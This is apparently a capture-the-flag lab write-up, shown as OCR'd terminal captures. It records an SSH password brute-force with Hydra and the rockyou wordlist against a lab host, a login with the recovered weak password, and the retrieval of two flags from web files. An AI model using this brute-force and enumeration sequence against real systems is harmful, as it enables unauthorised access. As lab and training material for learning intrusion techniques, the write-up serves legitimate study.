
```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1.110 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-20 09:49:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-20 09:49:59
root@Kali:~#
```



```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos
ts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

Screenshots Open Port 22 SSH and Weak Password


Flags 1 and 2



michael@target1: /var/www/html

File Actions Edit View Help

```
  GNU nano 2.2.6              File: service.html

                                                                      <a hr$
                                                                      <a hr$
                                                              </div>
                                                      </div>
                                              </div>                      $
                                      </div>
                              </div>
                      </footer>
                      <!-- End footer Area -->
                      <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
                      <script src="js/vendor/jquery-2.2.4.min.js"></script>
                      <script src="https://cdnjs.cloudflare.com/ajax/libs/p$
                      <script src="js/vendor/bootstrap.min.js"></script>  $
                      <script type="text/javascript" src="https://maps.goog$
                      <script src="js/easing.min.js"></script>            $
                      <script src="js/hoverIntent.js"></script>
                      <script src="js/superfish.min.js"></script>
                      <script src="js/jquery.ajaxchimp.min.js"></script>
                      <script src="js/jquery.magnific-popup.min.js"></scrip$
                      <script src="js/owl.carousel.min.js"></script>      $
                      <script src="js/jquery.sticky.js"></script>
                      <script src="js/jquery.nice-select.min.js"></script> $
                      <script src="js/waypoints.min.js"></script>
                      <script src="js/jquery.counterup.min.js"></script>  $
                      <script src="js/parallax.min.js"></script>          $
                      <script src="js/mail-script.js"></script>

^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```



michael@target1: /var/www

File Actions Edit View Help


```
drwxrwxrwx 7 root root  4096 Aug 13  2018 vendor
drwxrwxrwx 5 root root  4096 Nov 19 12:28 wordpress
michael@target1:/var/www/html$ nano service.html
michael@target1:/var/www/html$ nano service.html
michael@target1:/var/www/html$ cd../
-bash: cd../: No such file or directory
michael@target1:/var/www/html$ ls -l
total 148
-rw-r--r-- 1 root root 13265 Aug 13  2018 about.html
-rw-r--r-- 1 root root 10441 Aug 13  2018 contact.php
-rw-r--r-- 1 root root  3384 Aug 12  2018 contact.zip
drwxr-xr-x 4 root root  4096 Aug 12  2018 css
-rw-r--r-- 1 root root 35226 Aug 12  2018 elements.html
drwxr-xr-x 2 root root  4096 Aug 12  2018 fonts
drwxr-xr-x 5 root root  4096 Aug 12  2018 img
-rw-r--r-- 1 root root 16819 Aug 13  2018 index.html
drwxr-xr-x 3 root root  4096 Aug 12  2018 js
drwxr-xr-x 4 root root  4096 Aug 12  2018 scss
drwxr-xr-x 7 root root  4096 Aug 12  2018 Security - Doc
-rw-r--r-- 1 root root 11166 Aug 13  2018 service.html
-rw-r--r-- 1 root root 15449 Aug 13  2018 team.html
drwxrwxrwx 7 root root  4096 Aug 13  2018 vendor
drwxrwxrwx 5 root root  4096 Nov 19 12:28 wordpress
michael@target1:/var/www/html$ cd ../
michael@target1:/var/www$ ls -l
total 8
-rw-r--r--  1 root root   40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root root 4096 Aug 13  2018 html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

Exploitation: WordPress Config and SQL database

